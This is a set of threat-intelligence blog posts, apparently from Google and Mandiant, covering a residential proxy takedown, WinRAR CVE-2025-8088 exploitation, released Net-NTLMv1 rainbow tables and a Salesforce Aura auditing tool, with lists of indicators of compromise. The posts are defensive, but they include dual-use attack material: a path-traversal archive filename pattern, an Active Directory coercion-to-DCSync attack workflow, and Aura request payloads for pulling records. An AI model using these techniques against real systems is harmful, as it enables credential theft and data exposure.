We took legal action to take down the domains used to market IPIDEA’s products, including proxy software and software development kits, across their various brands.

Coordinating with Industry Partners

We’ve shared our findings with industry partners to enable them to take action as well. We’ve worked closely with other firms, including Spur and Lumen’s Black Lotus Labs to understand the scope and extent of residential proxy networks and the bad behavior they often enable. We partnered with Cloudflare to disrupt IPIDEA’s domain resolution, impacting their ability to command and control infected devices and market their products.Β 

Call to Action

While we believe our actions have seriously impacted one of the largest residential proxy providers, this industry appears to be rapidly expanding, and there are significant overlaps across providers. As our investigation shows, the residential proxy market has become a "gray market" that thrives on deceptionβ€”hijacking consumer bandwidth to provide cover for global espionage and cybercrime. More must be done to address the risks of these technologies.Β 

Empowering and Protecting the Consumer

Residential proxies are an understudied area of risk for consumers, and more can be done to raise awareness. Consumers should be extremely wary of applications that offer payment in exchange for "unused bandwidth" or "sharing your internet." These applications are primary ways for illicit proxy networks to grow, and could open security vulnerabilities on the device’s home network. We urge users to stick to official app stores, review permissions for third-party VPNs and proxies, and ensure built-in security protections like Google Play Protect are active.

Consumers should be careful when purchasing connected devices, such as set top boxes, to make sure they are from reputable manufacturers. For example, to help you confirm whether or not a device is built with the official Android TV OS and Play Protect certified, our Android TV website provides the most up-to-date list of partners. You can also take these steps to check if your Android device is Play Protect certified.

Proxy Accountability and Policy Reform

Residential proxy providers have been able to flourish under the guise of legitimate businesses. While some providers may indeed behave ethically and only enroll devices with the clear consent of consumers, any claims of "ethical sourcing" must be backed by transparent, auditable proof of user consent. Similarly, app developers have a responsibility to vet the monetization SDKs they integrate.

Industry Collaboration

We encourage mobile platforms, ISPs, and other tech platforms to continue sharing intelligence and implementing best practices to identify illicit proxy networks and limit their harms.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included a comprehensive list of indicators of compromise (IOCs) in a GTI Collection for registered users.

Network Indicators

00857cca77b615c369f48ead5f8eb7f3.com

0aa0cf0637d66c0d.com

31d58c226fc5a0aa976e13ca9ecebcc8.com

3k7m1n9p4q2r6s8t0v5w2x4y6z8u9.com

442fe7151fb1e9b5.com

6b86b273ff34fce1.online

7x2k9n4p1q0r5s8t3v6w0y2z4u7b9.com

8b21a945159f23b740c836eb50953818.com

8f00b204e9800998.com

a7b37115ce3cc2eb.com

a8d3b9e1f5c7024d6e0b7a2c9f1d83e5.com

aa86a52a98162b7d.com

af4760df2c08896a9638e26e7dd20aae.com

asdk2​.com

b5e9a2d7f4c8e3b1a0d6f2e9c5b8a7d.com

bdrv7wlbszfotkqf.uk

cfe47df26c8eaf0a7c136b50c703e173.com

hexsdk.com

e4f8c1b9a2d7e3f6c0b5a8d9e2f1c4d.com

packetsdk.io

packetsdk.net

packetsdk.xyz

v46wd6uramzkmeeo.in

willmam.com

File Indicators

Cert

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=69878507/C=HK/L=Hong Kong Island/O=HONGKONG LINGYUN MDT INFOTECH LIMITED/CN=HONGKONG LINGYUN MDT INFOTECH LIMITED

SIGNER_IDENTITY=/businessCategory=Private Organization/1.3.6.1.4.1.311.60.2.1.3=HK/serialNumber=2746134/C=HK/L=Wan Chai/O=HONGKONG LINGYUN MDT INFOTECH LIMITED/CN=HONGKONG LINGYUN MDT INFOTECH LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=74092936/C=HK/L=HONG KONG ISLAND/O=FIRENET LIMITED/CN=FIRENET LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=3157599/C=HK/L=Wan Chai/O=FIRENET LIMITED/CN=FIRENET LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=74097562/C=HK/L=Hong Kong Island/O=PRINCE LEGEND LIMITED/CN=PRINCE LEGEND LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=73874246/C=HK/L=Kowloon/O=MARS BROTHERS LIMITED/CN=MARS BROTHERS LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=3135905/C=HK/L=Cheung Sha Wan/O=MARS BROTHERS LIMITED/CN=MARS BROTHERS LIMITED

SIGNER_IDENTITY=/1.3.6.1.4.1.311.60.2.1.3=HK/businessCategory=Private Organization/serialNumber=3222394/C=HK/L=WAN CHAI/O=DATALABS LIMITED/CN=DATALABS LIMITED

Example Hashes

File Type

Description

SHA-256

DLL

Packet SDK package found inside other applications

aef34f14456358db91840c416e55acc7d10185ff2beb362ea24697d7cdad321f

APK

Application with Packet SDK Code

b0726bdd53083968870d0b147b72dad422d6d04f27cd52a7891d038ee83aef5b

APK

Application with Hex SDK Code

2d1891b6d0c158ad7280f0f30f3c9d913960a793c6abcda249f9c76e13014e45

EXE

Radish VPN Client

59cbdecfc01eba859d12fbeb48f96fe3fe841ac1aafa6bd38eff92f0dcfd4554

EXE

ABC S5 Proxy Client

ba9b1f4cc2c7f4aeda7a1280bbc901671f4ec3edaa17f1db676e17651e9bff5f

EXE

Luna Proxy Client

01ac6012d4316b68bb3165ee451f2fcc494e4e37011a73b8cf2680de3364fcf4

Diverse Threat Actors Exploiting Critical WinRAR Vulnerability CVE-2025-8088

27 January 2026 at 15:00

IntroductionΒ 

The Google Threat Intelligence Group (GTIG) has identified widespread, active exploitation of the critical vulnerability CVE-2025-8088 in WinRAR, a popular file archiver tool for Windows, to establish initial access and deliver diverse payloads. Discovered and patched in July 2025, government-backed threat actors linked to Russia and China as well as financially motivated threat actors continue to exploit this n-day across disparate operations. The consistent exploitation method, a path traversal flaw allowing files to be dropped into the Windows Startup folder for persistence, underscores a defensive gap in fundamental application security and user awareness.

In this blog post, we provide details on CVE-2025-8088 and the typical exploit chain, highlight exploitation by financially motivated and state-sponsored espionage actors, and provide IOCs to help defenders detect and hunt for the activity described in this post.

To protect against this threat, we urge organizations and users to keep software fully up-to-date and to install security updates as soon as they become available. After a vulnerability has been patched, malicious actors will continue to rely on n-days and use slow patching rates to their advantage. We also recommend the use of Google Safe Browsing and Gmail, which actively identifies and blocks files containing the exploit.

Vulnerability and Exploit Mechanism

CVE-2025-8088 is a high-severity path traversal vulnerability in WinRAR that attackers exploit by leveraging Alternate Data Streams (ADS). Adversaries can craft malicious RAR archives which, when opened by a vulnerable version of WinRAR, can write files to arbitrary locations on the system. Exploitation of this vulnerability in the wild began as early as July 18, 2025, and the vulnerability was addressed by RARLAB with the release of WinRAR version 7.13 shortly after, on July 30, 2025.

The exploit chain often involves concealing the malicious file within the ADS of a decoy file inside the archive. While the user typically views a decoy document (such as a PDF) within the archive, there are also malicious ADS entries, some containing a hidden payload while others are dummy data.

The payload is written with a specially crafted path designed to traverse to a critical directory, frequently targeting the Windows Startup folder for persistence. The key to the path traversal is the use of the ADS feature combined with directory traversal characters.Β 

For example, a file within the RAR archive might have a composite name like innocuous.pdf:malicious.lnk combined with a malicious path: ../../../../../Users/<user>/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/malicious.lnk.Β 

When the archive is opened, the ADS content (malicious.lnk) is extracted to the destination specified by the traversal path, automatically executing the payload the next time the user logs in.

State-Sponsored Espionage Activity

Multiple government-backed actors have adopted the CVE-2025-8088 exploit, predominantly focusing on military, government, and technology targets. This is similar to the widespread exploitation of a known WinRAR bug in 2023, CVE-2023-38831, highlighting that exploits for known vulnerabilities can be highly effective, despite a patch being available.

Timeline of notable observed exploitation

Figure 1: Timeline of notable observed exploitation

Russia-Nexus Actors Targeting Ukraine

Suspected Russia-nexus threat groups are consistently exploiting CVE-2025-8088 in campaigns targeting Ukrainian military and government entities, using highly tailored geopolitical lures.

  • UNC4895 (CIGAR): UNC4895 (also publicly reported as RomCom) is a dual financial and espionage-motivated threat group whose campaigns often involve spearphishing emails with lures tailored to the recipient. We observed subjects indicating targeting of Ukrainian military units. The final payload belongs to the NESTPACKER malware family (externally known as Snipbot).
Ukrainian language decoy document from UNC4895 campaign

Figure 2: Ukrainian language decoy document from UNC4895 campaign

  • APT44 (FROZENBARENTS): This Russian APT group exploits CVE-2025-8088 to drop a decoy file with a Ukrainian filename, as well as a malicious LNK file that attempts further downloads.

  • TEMP.Armageddon (CARPATHIAN): This actor, also targeting Ukrainian government entities, uses RAR archives to drop HTA files into the Startup folder. The HTA file acts as a downloader for a second stage. The initial downloader is typically contained within an archive packed inside an HTML file. This activity has continued through January 2026.

  • Turla (SUMMIT): This actor adopted CVE-2025-8088 to deliver the STOCKSTAY malware suite. Observed lures are themed around Ukrainian military activities and drone operations.

China-Nexus Actors

  • A PRC-based actor is exploiting the vulnerability to deliver POISONIVY malware via a BAT file dropped into the Startup folder, which then downloads a dropper.

Financially Motivated Activity

Financially motivated threat actors also quickly adopted the vulnerability to deploy commodity RATs and information stealers against commercial targets.

  • A group that has targeted entities in Indonesia using lure documents used this vulnerability to drop a .cmd file into the Startup folder. This script then downloads a password-protected RAR archive from Dropbox, which contains a backdoor that communicates with a Telegram bot command and control.

  • A group known for targeting the hospitality and travel sectors, particularly in LATAM, is using phishing emails themed around hotel bookings to eventually deliver commodity RATs such as XWorm and AsyncRAT.

  • A group targeting Brazilian users via banking websites delivered a malicious Chrome extension that injects JavaScript into the pages of two Brazilian banking sites to display phishing content and steal credentials.

  • In December and January 2026, we have continued to observe malware being distributed by cyber crime exploiting CVE-2025-8088, including commodity RATS and stealers.Β 

The Underground Exploit Ecosystem: Suppliers Like "zeroplayer"

The widespread use of CVE-2025-8088 by diverse actors highlights the demand for effective exploits. This demand is met by the underground economy where individuals and groups specialize in developing and selling exploits to a range of customers. A notable example of such an upstream supplier is the actor known as "zeroplayer," who advertised a WinRAR exploit in July 2025.Β 

The WinRAR vulnerability is not the only exploit in zeroplayer’s arsenal. Historically, and in recent months, zeroplayer has continued to offer other high-priced exploits that could potentially allow threat actors to bypass security measures. The actor’s advertised portfolio includes the following among others:

  • In November 2025, zeroplayer claimed to have a sandbox escape RCE zero-day exploit for Microsoft Office advertising it for $300,000.Β 

  • In late September 2025, zeroplayer advertised a RCE zero-day exploit for a popular, unnamed corporate VPN provider; the price for the exploit was not specified.

  • Starting in mid-October 2025, zeroplayer advertised a zero-day Local Privilege Escalation (LPE) exploit for Windows listing its price as $100,000.

  • In early September 2025, zeroplayer advertised a zero-day exploit for a vulnerability that exists in an unspecified drive that would allow an attacker to disable antivirus (AV) and endpoint detection and response (EDR) software; this exploit was advertised for $80,000.

zeroplayer’s continued activity as an upstream supplier of exploits highlights the continued commoditization of the attack lifecycle. By providing ready-to-use capabilities, actors such as zeroplayer reduce the technical complexity and resource demands for threat actors, allowing groups with diverse motivationsβ€”from ransomware deployment to state-sponsored intelligence gatheringβ€”to leverage a diverse set of capabilities.

Conclusion

The widespread and opportunistic exploitation of CVE-2025-8088 by a wide range of threat actors underscores its proven reliability as a commodity initial access vector. It also serves as a stark reminder of the enduring danger posed by n-day vulnerabilities. When a reliable proof of concept for a critical flaw enters the cyber criminal and espionage marketplace, adoption is instantaneous, blurring the line between sophisticated government-backed operations and financially motivated campaigns. This vulnerability’s rapid commoditization reinforces that a successful defense against these threats requires immediate application patching, coupled with a fundamental shift toward detecting the consistent, predictable post-exploitation TTPs.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

File Indicators

Filename

SHA-256

1_14_5_1472_29.12.2025.rar

272c86c6db95f1ef8b83f672b65e64df16494cae261e1aba1aeb1e59dcb68524

2_16_9_1087_16.01.2026.rar

33580073680016f23bf474e6e62c61bf6a776e561385bfb06788a4713114ba9d

5_18_6_1405_25.12.2025.rar

498961237cf1c48f1e7764829818c5ba0af24a234c2f29c4420fb80276aec676

2_13_3_1593_26.12.2025.rar

4f4567abe9ff520797b04b04255bbbe07ecdddb594559d436ac53314ec62c1b3

5_18_6_1028_25.12.2025.rar

53f1b841d323c211c715b8f80d0efb9529440caae921a60340de027052946dd9

2_12_7_1662_26.12.2025.rar

55b3dc57929d8eacfdadc71d92483eabe4874bf3d0189f861b145705a0f0a8fe

1_11_4_1742_29.12.2025.rar

68d9020aa9b509a6d018d6d9f4c77e7604a588b2848e05da6a4d9f82d725f91b

2_18_3_1468_16.01.2026.rar

6d3586aa6603f1c1c79d7bd7e0b5c5f0cc8e8a84577c35d21b0f462656c2e1f9

1_16_2_1428_29.12.2025.rar

ae93d9327a91e90bf7744c6ce0eb4affb3acb62a5d1b2dafd645cba9af28d795

1_12_7_1721_29.12.2025.rar

b90ef1d21523eeffbca17181ccccf269bca3840786fcbf5c73218c6e1d6a51a9

N/A

c7726c166e1947fdbf808a50b75ca7400d56fa6fef2a76cefe314848db22c76c

1_15_7_1850_29.12.2025.rar

e836873479ff558cfb885097e8783356aad1f2d30b69d825b3a71cb7a57cf930

2_16_2_1526_26.12.2025.rar

ffc6c3805bbaef2c4003763fd5fac0ebcccf99a1656f10cf7677f6c2a5d16dbd

N/A

958921ea0995482fb04ea4a50bbdb654f272ab991046a43c1fdbd22da302d544

ΠΏΡ–Π΄Ρ‚Π²Π΅Ρ€Π΄ΠΆΡƒΡŽΡ‡Ρ– Π΄ΠΎΠΊΡƒΠΌΠ΅Π½Ρ‚ΠΈ.pdf

defe25e400d4925d8a2bb4b1181044d06a8bf61688fd9c9ea59f1e0bb7bc21d8

Desktop_Internet.lnk

edc1f7528ca93ec432daca820f47e08d218b79cceca1ee764966f8f90d6a58bd

N/A

29f89486bb820d40c9bee8bf70ee8664ea270b16e486af4a53ab703996943256

N/A

2c40e7cf613bf2806ff6e9bc396058fe4f85926493979189dbdbc7d615b7cb14

N/A

3b85d0261ab2531aba9e2992eb85273be0e26fe61e4592862d8f45d6807ceee4

N/A

54305c7b95d8105601461bb18de87f1f679d833f15e38a9ee7895a0c8605c0d0

N/A

5dee69127d501142413fb93fd2af8c8a378682c140c52b48990a5c41f2ce3616

N/A

867a05d67dd184d544d5513f4f07959a7c2b558197c99cb8139ea797ad9fbece

N/A

91e61fd77460393a89a8af657d09df6a815465f6ce22f1db8277d58342b32249

N/A

b2b62703a1ef7d9d3376c6b3609cd901cbccdcca80fba940ce8ed3f4e54cdbe6

N/A

cf35ce47b35f1405969f40633fcf35132ca3ccb3fdfded8cc270fc2223049b80

N/A

d981a16b9da1615514a02f5ebb38416a009f5621c0b718214d5b105c9f552389

N/A

ddd67dda5d58c7480152c9f6e8043c3ea7de2e593beedf86b867b83f005bf0cc

N/A

ea0869fa9d5e23bdd16cddfefbbf9c67744598f379be306ff652f910db1ba162

N/A

ef0e1bb2d389ab8b5f15d2f83cf978662e18e31dbe875f39db563e8a019af577

N/A

f3e5667d02f95c001c717dfc5a0e100d2b701be4ec35a3e6875dc276431a7497

N/A

f6761b5341a33188a7a1ca7a904d5866e07b8ddbde9adebdbce4306923cfc60a

N/A

fc2a6138786fae4e33dc343aea2b1a7cd6411187307ea2c82cd96b45f6d1f2a0

N/A

a97f460bfa612f1d406823620d0d25e381f9b980a0497e2775269917a7150f04

N/A

d418f878fa02729b38b5384bcb3216872a968f5d0c9c77609d8c5aacedb07546

3-965_26.09.2025.HTA

ba86b6e0199b8907427364246f049efd67dc4eda0b5078f4bc7607253634cf24

Заява ΠΏΡ€ΠΎ скоєння Π·Π»ΠΎΡ‡ΠΈΠ½Ρƒ 3-965_26.09.2025.rar

cf8ebfd98da3025dc09d0b3bbeef874d8f9c4d4ba4937719f0a9a3aa04c81beb

Proposal_for_Cooperation_3415.05092025.rar

5b64786ed92545eeac013be9456e1ff03d95073910742e45ff6b88a86e91901b

N/A

8a7ee2a8e6b3476319a3a0d5846805fd25fa388c7f2215668bc134202ea093fa

N/A

3b47df790abb4eb3ac570b50bf96bb1943d4b46851430ebf3fc36f645061491b

document.rar

bb4856a66bf7e0de18522e35798c0a8734179c1aab21ed2ad6821aaa99e1cb4c

update.bat

aea13e5871b683a19a05015ff0369b412b985d47eb67a3af93f44400a026b4b0

ocean.rar

ed5b920dad5dcd3f9e55828f82a27211a212839c8942531c288535b92df7f453

expl.rar

a54bcafd9d4ece87fa314d508a68f47b0ec3351c0a270aa2ed3a0e275b9db03c

BrowserUpdate.lnk

b53069a380a9dd3dc1c758888d0e50dd43935f16df0f7124c77569375a9f44f5

Closing the Door on Net-NTLMv1: Releasing Rainbow Tables to Accelerate Protocol Deprecation

15 January 2026 at 15:00

Written by: Nic Losby


Introduction

Mandiant is publicly releasing a comprehensive dataset of Net-NTLMv1 rainbow tables to underscore the urgency of migrating away from this outdated protocol. Despite Net-NTLMv1 being deprecated and known to be insecure for over two decadesβ€”with cryptanalysis dating back to 1999β€”Mandiant consultants continue to identify its use in active environments. This legacy protocol leaves organizations vulnerable to trivial credential theft, yet it remains prevalent due to inertia and a lack of demonstrated immediate risk.

By releasing these tables, Mandiant aims to lower the barrier for security professionals to demonstrate the insecurity of Net-NTLMv1. While tools to exploit this protocol have existed for years, they often required uploading sensitive data to third-party services or expensive hardware to brute-force keys. The release of this dataset allows defenders and researchers to recover keys in under 12 hours using consumer hardware costing less than $600 USD. This initiative highlights the amplified impact of combining Mandiant's frontline expertise with Google Cloud's resources to eliminate entire classes of attacks.

This post details the generation of the tables, provides access to the dataset for community use, and outlines critical remediation steps to disable Net-NTLMv1 and prevent authentication coercion attacks.

Background

Net-NTLMv1 has been widely known to be insecure since at least 2012, following presentations at DEFCON 20, with cryptanalysis of the underlying protocol dating back to at least 1999. On Aug. 30, 2016, Hashcat added support for cracking Data Encryption Standard (DES) keys using known plaintext, further democratizing the ability to attack this protocol. Rainbow tables are almost as old, with the initial paper on rainbow tables published in 2003 by Philippe Oechslin, citing an earlier iteration of a time-memory trade-off from 1980 by Martin Hellman.

Essentially, if an attacker can obtain a Net-NTLMv1 hash without Extended Session Security (ESS) for the known plaintext of 1122334455667788, a cryptographic attack, referred to as a known plaintext attack (KPA), can be applied. This guarantees recovery of the key material used. Since the key material is the password hash of the authenticating Active Directory (AD) objectβ€”user or computerβ€”the attack results can quickly be used to compromise the object, often leading to privilege escalation.

A common chain attackers use is authentication coercion from a highly privileged object, such as a domain controller (DC). Recovering the password hash of the DC machine account allows for DCSync privileges to compromise any other account in AD.

Dataset Release

The unsorted dataset can be downloaded using gsutil -m cp -r gs://net-ntlmv1-tables/tables .Β or through the Google Cloud Research Dataset portal.Β 

The SHA512 hashes of the tables can be checked by first downloading the checksums gsutil -m cp gs://net-ntlmv1-tables/tables.sha512 . then checked by sha512sum -c tables.sha512. The password cracking community has already created derivative work and is also hosting the ready to use tables.

Use of the Tables

Once a Net-NTLMv1 hash has been obtained, the tables can be used with historical or modern reinventions of rainbow table searching software such as rainbowcrack (rcrack), or RainbowCrack-NG on central processing units (CPUs) or a fork of rainbowcrackalack on graphics processing units (GPUs). The Net-NTLMv1 hash needs to be preprocessed to the DES components using ntlmv1-multi as shown in the next section.

Obtaining a Net-NTLMv1 Hash

Most attackers will use Responder with the --lm and --disable-essΒ flags and set the authentication to a static value of 1122334455667788 to only allow for connections with Net-NTLMv1 as a possibility. Attackers can then wait for incoming connections or coerce authentication using a tool such as PetitPotam or DFSCoerce to generate incoming connections from DCs or lower privilege hosts that are useful for objective completion. Responses can be cracked to retrieve password hashes of either users or computer machine accounts. A sample workflow for an attacker is shown below in Figure 1, Figure 2, and Figure 3.

DFSCoerce against a DC

Figure 1: DFSCoerce against a DC

Net-NTLMv1 hash obtained for DC machine account

Figure 2: Net-NTLMv1 hash obtained for DC machine account

Parse Net-NTLMv1 hash to DES parts

Figure 3: Parse Net-NTLMv1 hash to DES parts

Figure 4 illustrates the processing of the Net-NTLMv1 hash to the DES ciphertexts.

Net-NTLMv1 hash to DES ciphertexts

Figure 4: Net-NTLMv1 hash to DES ciphertexts

An attacker then takes the split-out ciphertexts to crack the keys used based on the known plaintext of 1122334455667788 with the steps of loading the tables shown in Figure 5 and cracking results in Figure 6 and Figure 7.

Loading DES components for cracking

Figure 5: Loading DES components for cracking

First hash cracked

Figure 6: First hash cracked

Second hash cracked and run statistics

Figure 7: Second hash cracked and run statistics

An attacker can then calculate the last remaining key with ntlmv1-multi once again, or look it up with twobytes, to recreate the full NT hash for the DC account with the last key part shown in Figure 8.

Calculate remaining key

Figure 8: Calculate remaining key

The result can be checked with hashcat's NT hash shucking mode, -m 27000, as shown in Figure 9.

Keys checked with hash shucking

Figure 9: Keys checked with hash shucking

An attacker can then use the hash to perform a DCSync attack targeting a DC and authenticating as the now compromised machine account. The attack flow uses secretsdump.py from the Impacket toolsuite and is shown in Figure 10.

DCSync attack performed

Figure 10: DCSync attack performed

Remediation

Organizations should immediately disable the use of Net-NTLMv1.Β 

Local Computer Policy

"Local Security Settings" > "Local Policies" > "Security Options" > β€œNetwork security: LAN Manager authentication level" > "Send NTLMv2 response only".

Group Policy

"Computer Configuration" > "Policies" > "Windows Settings" > "Security Settings" > "Local Policies" > "Security Options" > "Network Security: LAN Manager authentication level" > "Send NTLMv2 response only"

As these are local to the computer configurations, attackers can and have set the configuration to a vulnerable state to then fix the configuration after their attacks have completed with local administrative access. Monitoring and alerting of when and where Net-NTLMv1 is used is needed in addition to catching these edge cases.

Filter Event Logs for Event ID 4624: "An Account was successfully logged on." > "Detailed Authentication Information" > "Authentication Package" > "Package Name (NTLM only)", if "LM" or "NTLMv1" is the value of this attribute, LAN Manager or Net-NTLMv1 was used.

Related Reading

This project was inspired by and referenced the following research published to blogs, social media, and code repositories.

Acknowledgements

Thank you to everyone who helped make this blog post possible, including but not limited to Chris King and Max Gruenberg.

AuraInspector: Auditing Salesforce Aura for Data Exposure

12 January 2026 at 15:00

Written by: Amine Ismail, Anirudha Kanodia


IntroductionΒ 

Mandiant is releasing AuraInspector, a new open-source tool designed to help defenders identify and audit access control misconfigurations within the Salesforce Aura framework.

Salesforce Experience Cloud is a foundational platform for many businesses, but Mandiant Offensive Security Services (OSS) frequently identifies misconfigurations that allow unauthorized users to access sensitive data including credit card numbers, identity documents, and health information. These access control gaps often go unnoticed until it is too late.

This post details the mechanics of these common misconfigurations and introduces a previously undocumented technique using GraphQL to bypass standard record retrieval limits. To help administrators secure their environments, we are releasing AuraInspector, a command-line tool that automates the detection of these exposures and provides actionable insights for remediation.

aside_block
<ListValue: [StructValue([('title', 'AuraInspector'), ('body', <wagtail.rich_text.RichText object at 0x7fec9d6b99d0>), ('btn_text', 'Get AuraInspector'), ('href', 'https://github.com/google/aura-inspector'), ('image', None)])]>

What Is Aura?

Aura is a framework used in Salesforce applications to create reusable, modular components. It is the foundational technology behind Salesforce's modern UI, known as Lightning Experience. Aura introduced a more modern, single-page application (SPA) model that is more responsive and provides a better user experience.

As with any object-relational database and developer framework, a key security challenge for Aura is ensuring that users can only access data they are authorized to see. More specifically, the Aura endpoint is used by the front-end to retrieve a variety of information from the backend system, including Object records stored in the database. The endpoint can usually be identified by navigating through an Experience Cloud application and examining the network requests.

To date, a real challenge for Salesforce administrators is that Salesforce objects sharing rules can be configured at multiple levels, complexifying the identification of potential misconfigurations. Consequently, the Aura endpoint is one of the most commonly targeted endpoints in Salesforce Experience Cloud applications.

The most interesting aspect of the Aura endpoint is its ability to invoke aura-enabled methods, depending on the privileges of the authenticated context. The message parameter of this endpoint can be used to invoke the said methods. Of particular interest is the getConfigData method, which returns a list of objects used in the backend Salesforce database. The following is the syntax used to call this specific method.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDescriptor":"UNKNOWN","params":{}}]}

An example of response is displayed in Figure 1.

Excerpt of getConfigData response

Figure 1: Excerpt of getConfigData response

Ways to Retrieve Data Using Aura

Data Retrieval Using Aura

Certain components in a Salesforce Experience Cloud application will implicitly call certain Aura methods to retrieve records to populate the user interface. This is the case for the serviceComponent://ui.force.components.controllers.
lists.selectableListDataProvider.SelectableListDataProviderController/
ACTION$getItems
Aura method. Note that these Aura methods are legitimate and do not pose a security risk by themselves; the risk arises when underlying permissions are misconfigured.

In a controlled test instance, Mandiant intentionally misconfigured access controls to grant guest (unauthenticated) users access to all records of the Account object. This is a common misconfiguration encountered during real-world engagements. An application would normally retrieve object records using the Aura or Lightning frameworks. One method is using getItems. Using this method with specific parameters, the application can retrieve records for a specific object the user has access to. An example of request and response using this method are shown in Figure 2.

Retrieving records for the Account object

Figure 2: Retrieving records for the Account object

However, there is a constraint to this typical approach. Salesforce only allows users to retrieve at most 2,000 records at a given time. Some objects may have several thousand records, limiting the number of records that could be retrieved using this approach. To demonstrate the full impact of a misconfiguration, it is often necessary to overcome this limit.

Testing revealed a sortBy parameter available on this method. This parameter is valuable because changing the sort order allows for the retrieval of additional records that were initially inaccessible due to the 2,000 record limit. Moreover, it is possible to obtain an ascending or descending sort order for any parameter by adding a - character in front of the field name. The following is an example of an Aura message that leverages the sortBy parameter.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"FUZZ","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowActions":false,"sortBy":"<ArbitraryField>"}}]}

The response where the Name field is sorted in descending order is displayed in Figure 3.

Retrieving more records for the Account object by sorting results

Figure 3: Retrieving more records for the Account object by sorting results

For built-in Salesforce objects, there are several fields that are available by default. For custom objects, in addition to custom fields, there are a few default fields such as CreatedBy and LastModifiedBy, which can be filtered on. Filtering on various fields facilitates the retrieval of a significantly larger number of records. Retrieving more records helps security researchers demonstrate the potential impact to Salesforce administrators.

Action Bulking

To optimize performance and minimize network traffic, the Salesforce Aura framework employs a mechanism known as "boxcar'ing". Instead of sending a separate HTTP request for every individual server-side action a user initiates, the framework queues these actions on the client-side. At the end of the event loop, it bundles multiple queued Aura actions into a single list, which is then sent to the server as part of a single POST request.

Without using this technique, retrieving records can require a significant number of requests, depending on the number of records and objects. In that regard, Salesforce allows up to 250 actions at a time in one request by using this technique. However, sending too many actions can quickly result in a Content-Length response that can prevent a successful request. As such, Mandiant recommends limiting requests to 100 actions per request. In the following example, two actions are bulked to retrieve records for both the UserFavorite objects and the ProcessInstanceNode object:

{"actions":[{"id":"UserFavorite","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"UserFavorite","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}},{"id":"ProcessInstanceNode","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"ProcessInstanceNode","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}}]}

This can be cumbersome to perform manually for many actions. This feature has been integrated into the AuraInspectorΒ tool to expedite the process of identifying misconfigured objects.

Record Lists

A lesser-known component is Salesforce's Record Lists. This component, as the name suggests, provides a list of records in the user interface associated with an object to which the user has access. While the access controls on objects still govern the records that can be viewed in the Record List, misconfigured access controls could allow users access to the Record List of an object.

Using the ui.force.components.controllers.lists.
listViewPickerDataProvider.ListViewPickerDataProviderController/
ACTION$getInitialListViews
Aura method, it is possible to check if an object has an associating record list component attached to it. The Aura message would appear as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.listViewPickerDataProvider.ListViewPickerDataProviderController/ACTION$getInitialListViews","callingDescriptor":"UNKNOWN","params":{"scope":"FUZZ","maxMruResults":10,"maxAllResults":20},"storable":true}]}

If the response contains an array of list views, as shown in Figure 4, then a Record List is likely present.

Excerpt of response for the getInitialListViews method

Figure 4: Excerpt of response for the getInitialListViews method

This response means there is an associating Record List component to this object and it may be accessible. Simply navigating to /s/recordlist/<object>/Default will show the list of records, if access is permitted. An example of a Record List can be seen in Figure 5. The interface may also provide the ability to create or modify existing records.

Default Record List view for Account object

Figure 5: Default Record List view for Account object

Home URLs

Home URLs are URLs that can be browsed to directly. On multiple occasions, following these URLs led Mandiant researchers to administration or configuration panels for third-party modules installed on the Salesforce instance. They can be retrieved by authenticated users with the ui.communities.components.aura.components.communitySetup.cmc.
CMCAppController/ACTION$getAppBootstrapData
Aura method as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.communities.components.aura.components.communitySetup.cmc.CMCAppController/ACTION$getAppBootstrapData","callingDescriptor":"UNKNOWN","params":{}}]}

In the returned JSON response, an object named apiNameToObjectHomeUrls contains the list of URLs. The next step is to browse to each URL, verify access, and assess whether the content should be accessible. It is a straightforward process that can lead to interesting findings. An example of usage is shown in Figure 6.

List of home URLs returned in response

Figure 6: List of home URLs returned in response

During a previous engagement, Mandiant identified a Spark instance administration dashboard accessible to any unauthenticated user via this method. The dashboard offered administrative features, as seen in Figure 7.

Spark instance administration dashboard

Figure 7: Spark instance administration dashboard

Using this technique, Salesforce administrators can identify pages that should not be accessible to unauthenticated or low-privilege users. Manually tracking down these pages can be cumbersome as some pages are automatically created when installing marketplace applications.

Self-Registration

Over the last few years, Salesforce has increased the default security on Guest accounts. As such, having an authenticated account is even more valuable as it might give access to records not accessible to unauthenticated users. One solution to prevent authenticated access to the instance is to prevent self-registration. Self-registration can easily be disabled by changing the instance's settings. However, Mandiant observed cases where the link to the self-registration page was removed from the login page, but self-registration itself was not disabled. Salesforce confirmed this issue has been resolved.

